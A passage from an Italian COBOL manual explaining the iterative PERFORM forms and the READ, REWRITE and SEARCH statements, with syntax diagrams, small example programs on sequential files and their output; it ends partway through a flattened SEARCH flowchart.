
```
                              .--  /             \                  --.
                              |    |  THROUGH    |                    |
PERFORM  procedure-name-1     |    <  -------    >  procedure-name-2  |
-------                       |    |  THRU       |                    |
                              `--  \  ----       /                  --'

         UNTIL  condition-1
         -----
```

Quando nell'istruzione '**PERFORM**' compare la parola chiave '**UNTIL**', seguita da una condizione, si intende eseguire il gruppo di procedure indicate ripetutamente, fino a quando la condizione specificata restituisce il valore *Falso*.

La condizione di uscita viene verificata prima di eseguire ogni iterazione, pertanto, se risulta *Vero* all'inizio, le procedure non vengono eseguite.

Rispetto ai linguaggi di programmazione comuni, il COBOL attribuisce alla parola '**UNTIL**' un significato opposto, anche se logico: «si esegue il ciclo fino a quanto si verifica la condizione». Il problema è che nel senso comune ciò significa che il ciclo va ripetuto in quanto la condizione continua ad avverarsi, mentre secondo il senso del COBOL il ciclo va ripetuto fino a quando si verifica la condizione di uscita, nel senso che il verificarsi della condizione di uscita fa terminare il ciclo.

Figura 681.63. Diagramma di flusso dell'istruzione '**PERFORM**' iterativa con una condizione di uscita.

681.15.4 Chiamata ripetuta con condizione di uscita e incremento di contatori

```
                        .--  /           \                 --.
                        |    |  THROUGH  |                   |
PERFORM  procedure-name-1  |    <  -------  >  procedure-name-2  |
-------                 |    |  THRU     |                   |
                        `--  \  ----     /                 --'

                 /              \        / identifier-3 \      /              \
                 | identifier-2 |        |              |      | identifier-4 |
        VARYING  <              >  FROM  < index-name-2 >  BY  <              >
        -------  | index-name-1 |  ----  |              |  --  | literal-2    |
                 \              /        \ literal-1    /      \              /

                UNTIL  condition-1
                -----
        /         /              \        / identifier-6 \      /              \ \
        |         | identifier-5 |        |              |      | identifier-7 | |
        |  AFTER  <              >  FROM  < index-name-4 >  BY  <              > |
        <  -----  | index-name-3 |  ----  |              |  --  | literal-4    | >...
        |         \              /        \ literal-3    /      \              / |
        |                                                                        |
        \       UNTIL  condition-2                                               /
                -----
```

Con l'aggiunta della parola chiave '**`VARYING`**', si intende gestire un contatore numerico (rappresentato nello schema da ***identifier-2*** o da ***index-name-1***, che pertanto può essere una variabile numerica o un indice di una tabella), specificando il valore di partenza dopo la parola '**`FROM`**', l'incremento a ogni ciclo dopo la parola '**`BY`**' e la condizione di uscita dopo la parola '**`UNTIL`**'.

Possono essere gestiti più contatori, con un limite che dipende dal compilatore. A ogni modo, per aggiungere un contatore si usa la parola '**`AFTER`**', che ne introduce la descrizione, così come per la parola '**`VARYING`**'.

Il contatore che viene incrementato a ogni ciclo, è quello più interno, ovvero quello descritto dall'ultima parola '**`AFTER`**'. Quando per quel contatore si verifica la condizione di uscita, viene incrementato il contatore del livello precedente (la penultima parola '**`AFTER`**' o direttamente '**`VARYING`**' in mancanza di quella) e azzerato quello interno.

Il ciclo termina quando sono scattate tutte le condizioni di uscita dei vari contatori.

Il linguaggio non pone vincoli alla gestione dei contatori indicati nell'istruzione '**`PERFORM`**', che possono essere alterati durante l'esecuzione delle procedure chiamate dall'istruzione stessa e in qualche modo possono contaminarsi tra di loro. Sta evidentemente al programmatore evitare di creare confusione nel programma, osservando anche che la sequenza esatta delle operazioni di incremento e azzeramento dei contatori cambia leggermente da uno standard all'altro del linguaggio.

Figura 681.65. Diagramma di flusso dell'istruzione '**`PERFORM`**' iterativa con l'incremento di un solo contatore.






Figura 681.66. Diagramma di flusso dell'istruzione '**`PERFORM`**' iterativa con la gestione di due contatori.

L'esempio seguente mostra in modo molto semplice la gestione di tre contatori, che scandiscono valori interi da zero a due, senza fare nulla altro di particolare.

Listato 681.67. Programma chiama un paragrafo incrementando tre contatori.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    TEST-PERFORM.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500                OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-17.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
```

```
001300 77  CONTATORE-1          PIC 99.
001400 77  CONTATORE-2          PIC 99.
001500 77  CONTATORE-3          PIC 99.
001600*
001700 PROCEDURE DIVISION.
001800*------------------------- LIVELLO 0 -----------------------------
001900 MAIN.
002000     PERFORM VISUALIZZA-CONTATORI
002100             VARYING CONTATORE-1 FROM 0 BY 1
002200                     UNTIL CONTATORE-1 >= 2,
002300             AFTER   CONTATORE-2 FROM 0 BY 1
002400                     UNTIL CONTATORE-2 >= 2,
002500             AFTER   CONTATORE-3 FROM 0 BY 1
002600                     UNTIL CONTATORE-3 >= 2.
002700*
002800     STOP RUN.
002900*------------------------- LIVELLO 1 -----------------------------
003000 VISUALIZZA-CONTATORI.
003100     DISPLAY CONTATORE-1, " ", CONTATORE-2, " ", CONTATORE-3.
003200*
```

Una volta compilato questo programma, avviando ciò che si ottiene, si può vedere il risultato seguente:

```
00 00 00
00 00 01
00 01 00
00 01 01
01 00 00
01 00 01
01 01 00
01 01 01
```

681.16 Istruzione «READ»

L'istruzione '**READ**' serve a ottenere un record logico da un file, che risulta essere già stato aperto, in modo tale da consentire la lettura ('**INPUT**' o '**I-O**'). Sono disponibili formati diversi per l'utilizzo di questa istruzione, che dipendono dall'organizzazione del file a cui si accede.

Organizzazione sequenziale, relativa e a indice

```
READ file-name [NEXT] RECORD   [ INTO identifier ]
----           ----              ----
    [ AT END  { imperative-statement }... ]
          ---
```

Organizzazione relativa

```
READ file-name RECORD   [ INTO identifier ]
----                      ----
    [ INVALID KEY { imperative-statement }... ]
      -------
```

Organizzazione a indice

```
READ file-name RECORD  [ INTO identifier ]
----                     ----
    [ KEY IS  data-name ]
      ---
    [ INVALID KEY { imperative-statement }... ]
      -------
```

In tutti gli schemi sintattici che riguardano l'istruzione '**READ**', si può vedere che viene indicato immediatamente il nome del file (già aperto) che si vuole leggere. Successivamente, appare una parola chiave opzionale, '**INTO**', che precede il nome di una variabile; se viene specificata questa informazione, si intende fare in modo che il record logico ottenuto dal file, oltre che essere disponibile nella variabile strutturata dichiarata appositamente per questo, dopo l'indicatore di livello '**FD**' relativo, sia anche copiato in un'altra variabile. Inoltre, le istruzioni imperative (***imperative-statement***) che si possono inserire dopo le parole '**AT END**' e '**INVALID KEY**', servono a dichiarare cosa deve fare il programma nel caso la lettura fallisca per qualche motivo.

Se il file che viene letto è associato a una variabile indicata con l'opzione '**FILE STATUS**' nell'istruzione '**SELECT**' (nella sezione '**FILE-CONTROL**' di '**ENVIRONMENT DIVISION**'), il valore di tale variabile viene aggiornato.

Nel caso di un file a cui si accede sequenzialmente, si applica il primo schema sintattico. In questo caso l'istruzione '**READ**' fornisce il record attuale e sposta in avanti il puntatore al record, in modo che una lettura successiva fornisca il prossimo record. Quando l'accesso è dinamico e si vuole leggere un file in modo sequenziale, occorre aggiungere l'opzione '**NEXT**', per richiedere espressamente l'avanzamento al record successivo.

Quando si accede sequenzialmente, oppure in modo dinamico ma specificando che si richiede il record successivo, si può verificare un errore che consiste nel tentativo di leggere oltre la fine del file. Se ciò accade e se è stata specificata l'opzione '**AT END**', vengono eseguite le istruzioni che seguono tali parole.

La lettura sequenziale di un file relativo, comporta l'aggiornamento del valore della «chiave relativa», ovvero di quanto specificato con la dichiarazione '**RELATIVE KEY**' dell'istruzione '**SELECT**'.

La lettura sequenziale può essere applicata anche a un file organizzato a indice; in tal caso, la sequenza di lettura corrisponde a quella della chiave principale.

Quando si accede in modo diretto ai record all'interno di un file relativo, si utilizza il secondo schema sintattico, per ottenere il record specificato dal numero contenuto nella variabile che funge da chiave (come specificato nell'istruzione '**SELECT**', attraverso la dichiarazione '**RELATIVE KEY**'). Se un record con quel numero non esiste, si verifica la condizione controllata dall'opzione '**INVALID KEY**' e il programma esegue le istruzioni che questa controlla.

Il terzo formato sintattico si usa per i file organizzati a indice, con accesso diretto, in base alla chiave specificata. La chiave in questione è quella primaria, salvo specificarla nell'istruzione '**READ**' con l'opzione '**KEY IS**'. La chiave cercata deve essere scritta in corrispondenza del campo che la contiene, all'interno del record dichiarato dopo l'indicatore di livello '**FD**' relativo al file, secondo le specifiche dell'istruzione '**SELECT**' ('**RECORD KEY**', o '**ALTERNATE RECORD KEY**'). Se la lettura avviene con successo, si ottiene il record che contiene quella chiave; altrimenti si verifica la condizione controllata dall'opzione '**INVALID KEY**' e le istruzioni relative vengono eseguite.

La lettura ad accesso diretto di un file a indice, consente di ottenere il primo record che soddisfa la corrispondenza con la chiave cercata; se sono presenti record con chiavi doppie, le altre corrispondenze devono essere raggiunte attraverso una lettura sequenziale.

Listato 681.72. Programma elementare che legge un file sequenziale, ad accesso sequenziale.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-READ-SEQ.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               TINYCOBOL 0.61,
000600               OPENCOBOL 0.31.
000700 DATE-WRITTEN. 2005-03-12.
000800*
000900 ENVIRONMENT DIVISION.
001000*
001100 INPUT-OUTPUT SECTION.
001200*
001300 FILE-CONTROL.
001400*
001500     SELECT FILE-DA-LEGGERE ASSIGN TO "input.seq"
001600                            ORGANIZATION IS SEQUENTIAL.
001700*
001800 DATA DIVISION.
001900*
002000 FILE SECTION.
002100*
002200 FD  FILE-DA-LEGGERE
002300     LABEL RECORD IS STANDARD.
002400*
002500 01  RECORD-DA-LEGGERE PIC X(30).
002600*
002700 WORKING-STORAGE SECTION.
002800 01  EOF                PIC 9   VALUE ZERO.
002900*
003000 PROCEDURE DIVISION.
003100*------------------------- LIVELLO 0 -----------------------------
003200 MAIN.
003300     OPEN INPUT FILE-DA-LEGGERE.
003400     READ FILE-DA-LEGGERE
003500          AT END
003600                MOVE 1 TO EOF.
003700     PERFORM LETTURA UNTIL EOF = 1.
003800     CLOSE FILE-DA-LEGGERE.
003900*
004000     STOP RUN.
004100*------------------------- LIVELLO 1 -----------------------------
004200 LETTURA.
004300     DISPLAY RECORD-DA-LEGGERE.
004400     READ FILE-DA-LEGGERE
004500          AT END
004600                MOVE 1 TO EOF.
004700*
```

Listato 681.73. Programma elementare che legge un file sequenziale, ad accesso dinamico. Le differenze rispetto all'esempio precedente sono evidenziate.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-READ-DYN.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               TINYCOBOL 0.61,
000600               OPENCOBOL 0.31.
000700 DATE-WRITTEN. 2005-03-12.
000800*
000900 ENVIRONMENT DIVISION.
001000*
001100 INPUT-OUTPUT SECTION.
001200*
001300 FILE-CONTROL.
001400*
001500     SELECT FILE-DA-LEGGERE ASSIGN TO "input.seq"
001600                            ORGANIZATION IS SEQUENTIAL
001700                            ACCESS MODE IS DYNAMIC.
001800*
001900 DATA DIVISION.
002000*
002100 FILE SECTION.
002200*
002300 FD  FILE-DA-LEGGERE
002400     LABEL RECORD IS STANDARD.
002500*
002600 01  RECORD-DA-LEGGERE PIC X(30).
002700*
002800 WORKING-STORAGE SECTION.
002900 01  EOF               PIC 9   VALUE ZERO.
003000*
003100 PROCEDURE DIVISION.
003200*------------------------- LIVELLO 0 -----------------------------
003300 MAIN.
003400     OPEN INPUT FILE-DA-LEGGERE.
003500     READ FILE-DA-LEGGERE
003600          AT END
003700                MOVE 1 TO EOF.
003800     PERFORM LETTURA UNTIL EOF = 1.
003900     CLOSE FILE-DA-LEGGERE.
004000*
004100     STOP RUN.
004200*------------------------- LIVELLO 1 -----------------------------
004300 LETTURA.
004400     DISPLAY RECORD-DA-LEGGERE.
004500     READ FILE-DA-LEGGERE NEXT RECORD
004600          AT END
004700                MOVE 1 TO EOF.
004800*
```

681.17 Istruzione «REWRITE»

L'istruzione '**REWRITE**' consente si sovrascrivere un record logico all'interno di un file, purché questo risieda all'interno di un'unità che consente un accesso diretto ai dati (le unità sequenziali come i nastri sono escluse). Per utilizzare l'istruzione '**REWRITE**' il file deve essere stato aperto in lettura e scrittura ('**I-O**'); inoltre, il record deve avere una dimensione fissa.

File organizzati in modo sequenziale

```
REWRITE record-name  [ FROM identifier ]
-------                ----
```

File organizzati in modo da consentire un accesso diretto

```
REWRITE record-name  [ FROM identifier ]
-------                ----
    [ INVALID KEY { imperative-statement }... ]
      -------
```

Gli schemi sintattici mostrati hanno in comune la prima parte: il nome della variabile che fa riferimento al record, serve a individuare implicitamente il file a cui si fa riferimento; la variabile indicata dopo la parola '**FROM**', permette di copiare tale variabile su quella del record, prima di procedere alla sovrascrittura, come se si usasse l'istruzione '**MOVE**' prima di '**REWRITE**':

```
MOVE identifier TO record-name;
----
REWRITE record-name
-------
    [ INVALID KEY { imperative-statement }... ]
      -------
```

Quando si utilizza l'istruzione '**REWRITE**' con un file aperto in modo sequenziale, prima è necessario che sia stata eseguita una lettura del record che si vuole sovrascrivere; la lettura implica la selezione del record. Nel caso particolare di un accesso sequenziale a un file con indice, oltre che leggere preventivamente il record da sovrascrivere, occorre accertarsi che la riscrittura mantenga la stessa chiave, altrimenti la riscrittura non avviene e si attiva invece l'opzione '**INVALID KEY**' (con l'esecuzione delle istruzioni che questa controlla). Oltre a questo, se il file prevede l'esistenza di una chiave secondaria e non sono ammesse chiavi doppie, se il record da sovrascrivere contiene una chiave secondaria già esistente in un altro, si ottiene, anche in questo caso, l'attivazione dell'opzione '**INVALID KEY**'.

Quando l'istruzione '**REWRITE**' si applica a file aperti attraverso un accesso diretto, dinamico o con chiave, la sovrascrittura non richiede più di procedere prima a una lettura del record, perché è sufficiente indicarlo tramite il numero ('**RELATIVE KEY**') oppure attraverso la chiave primaria. In tal caso, la condizione '**INVALID KEY**' si verifica quando il numero del record o la chiave primaria non corrispondono a nulla di già esistente nel file. Nel caso particolare dei file con indice, la condizione '**INVALID KEY**' si avvera anche quando, non essendo previste chiavi doppie, si tenta di modificare un record, immettendo però una chiave secondaria (non quella primaria) già esistente in un altro.

Listato 681.77. Programma elementare che legge un file sequenziale, ad accesso sequenziale, che quando incontra un record contenente lettere «A», lo sostituisce con lettere «Z».

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-READ-SEQ-REWRITE.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               TINYCOBOL 0.61,
000600               OPENCOBOL 0.31.
000700 DATE-WRITTEN. 2005-03-12.
000800*
000900 ENVIRONMENT DIVISION.
001000*
001100 INPUT-OUTPUT SECTION.
001200*
001300 FILE-CONTROL.
001400*
001500     SELECT FILE-DA-MODIFICARE ASSIGN TO "input.seq"
001600                               ORGANIZATION IS SEQUENTIAL.
001700*
001800 DATA DIVISION.
001900*
002000 FILE SECTION.
002100*
002200 FD  FILE-DA-MODIFICARE
002300     LABEL RECORD IS STANDARD.
002400*
002500 01  RECORD-DA-MODIFICARE PIC X(30).
002600*
002700 WORKING-STORAGE SECTION.
002800 01  EOF               PIC 9   VALUE ZERO.
002900*
003000 PROCEDURE DIVISION.
003100*------------------------- LIVELLO 0 -----------------------------
003200 MAIN.
003300     OPEN I-O FILE-DA-MODIFICARE.
003400     READ FILE-DA-MODIFICARE
003500          AT END
003600                MOVE 1 TO EOF.
003700     PERFORM LETTURA-RISCRITTURA UNTIL EOF = 1.
003800     CLOSE FILE-DA-MODIFICARE.
003900*
004000     STOP RUN.
004100*------------------------- LIVELLO 1 -----------------------------
004200 LETTURA-RISCRITTURA.
004300     IF RECORD-DA-MODIFICARE = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
004400     THEN
004500         MOVE "ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ"
004600              TO RECORD-DA-MODIFICARE,
004700         REWRITE RECORD-DA-MODIFICARE.
004800     READ FILE-DA-MODIFICARE
004900          AT END
005000                MOVE 1 TO EOF.
```

```
005100*
```

681.18 Istruzione «SEARCH»

L'istruzione '**SEARCH**' scandisce una tabella alla ricerca di un elemento che soddisfi una condizione, più o meno articolata, posizionando l'indice della tabella stessa in corrispondenza dell'elemento trovato. Sono disponibili due schemi sintattici: il primo serve per scandire le tabelle in modo sequenziale; il secondo serve per scandire delle tabelle ordinate, attraverso una ricerca binaria.

Ricerca sequenziale

```
                           .--        /              \ --.
                           |          |  identifier-2  |   |
SEARCH  identifier-1  |  VARYING  <                  >   |
------                     |  -------  |  index-name-1  |   |
                           `--        \              / --'
    [ AT END  { imperative-statement-1 }... ]
         ---
    /                    /                           \  \
    |                    |  { imperative-statement-2 }...  |  |
    <  WHEN  condition-1  <                            >  >...
    |  ----              |  NEXT SENTENCE               |  |
    \                    \  ---- --------              /  /
```

Ricerca binaria per tabelle ordinate

```
SEARCH ALL  identifier-1  [ AT END  { imperative-statement-1 }... ]
------ ---                     ---
                        /                                \
                        |  { imperative-statement-2 }...  |
    WHEN  condition-1   <                                 >
    ----                |  NEXT SENTENCE                  |
                        \  ---- --------                  /
```

In entrambi i formati di utilizzo dell'istruzione '**SEARCH**', la variabile indicata come ***identifier-1*** deve essere stata dichiarata con l'opzione '**OCCURS**' e con l'opzione '**INDEXED BY**' (pertanto è obbligatorio che gli sia stato attribuito un indice in modo esplicito). Nel caso del secondo formato, che si utilizza per una ricerca binaria, è obbligatorio che la variabile indicata come ***identifier-1*** sia stata dichiarata con l'opzione '**KEY IS**', che sta a specificare il fatto che la tabella è ordinata in base a una certa chiave.

L'opzione '**AT END**' di entrambi gli schemi sintattici precede una o più istruzioni da eseguire nel caso la ricerca fallisca.

La parola chiave '**WHEN**' precede una condizione, che deve essere soddisfatta per lo scopo della ricerca, dopo la quale vengono eseguite le istruzioni successive (***imperative-statement-2***). Quando la scansione avviene in modo sequenziale, secondo il primo formato, la condizione può essere espressa in modo abbastanza libero, inoltre si possono indicare condizioni differenti e gruppi diversi di istruzioni da eseguire; quando invece la ricerca avviene in modo ordinato (ricerca binaria), ci può essere una sola condizione, che verifichi la corrispondenza della chiave con il valore cercato (se ci sono chiavi secondarie, si combinano le condizioni con l'operatore '**AND**').

La condizione di una ricerca in una tabella ordinata (ricerca binaria) deve rispettare i limiti dello schema sintattico seguente, dove le metavariabili ***data-name*** sono le chiavi di ordinamento, che vanno indicate con gli indici necessari:

```
/              /              \  /  identifier-3        \  \
|              |  IS EQUAL TO  |  |                      |  |
|  data-name-1 <     -----     >  <  literal-1           >  |
<              |  IS =         |  |                      |  >
|              \     -         /  \  arith-expression-1  /  |
|                                                           |
\  condition-name-1                                         /

   .--                                                          --.
   |      /             /             \ / identifier-4      \ \    |
   |      |             | IS EQUAL TO | |                   | |    |
   |      | data-name-2 <    -----    > < literal-2         > |    |
   |  AND <             | IS =        | |                   | >    |...
   |  --- |             \    -        / \ arith-expression-2 / |   |
   |      |                                                   |    |
   |      \ condition-name-2                                  /    |
   `--                                                          --'
```

681.18.1 Ricerca sequenziale

La ricerca sequenziale con l'istruzione '**`SEARCH`**', inizia dal valore che si trova già ad avere l'indice, proseguendo fino a soddisfare una delle condizioni, oppure fino alla fine degli elementi. Pertanto, se l'indice dovesse avere un valore maggiore del numero degli elementi della tabella, l'istruzione terminerebbe immediatamente.

L'istruzione '**`SEARCH`**', usata per una ricerca sequenziale, esegue un ciclo di verifiche delle condizioni poste, quindi incrementa l'indice della tabella e ricomincia i confronti, fino a quando si avvera una delle condizioni, oppure quando la tabella non ha più elementi. Oltre a incrementare l'indice della tabella, può incrementare un altro indice, di un'altra tabella, o semplicemente una variabile numerica, attraverso l'uso dell'opzione '**`VARYING`**'.

Tradizionalmente, il funzionamento dell'istruzione '**`SEARCH`**', quando si usa per una scansione sequenziale di una tabella, lo si descrive attraverso un diagramma di flusso, nel quale si immagina di utilizzare due condizioni controllate dalla parola '**`WHEN`**', come si vede nella figura 681.81.

Figura 681.81. Esecuzione dell'istruzione '**SEARCH**' secondo il formato per la scansione sequenziale. Si mette in evidenza l'uso di due parole '**WHEN**' e si può comprendere come sarebbe con l'aggiunta di altre condizioni del genere.

Inizio
l'indice della
tabella non viene
modificato

il valore
dell'indice della tabella
è maggiore della dimensione
della tabella stessa?

vero

istruzioni controllate
dall'opzione
AT END

falso

si avvera
la condizione che
segue il primo
WHEN
?

vero

istruzioni controllate
dalla prima parola
WHEN

falso

si avvera
la condizione che
segue il secondo
WHEN
?

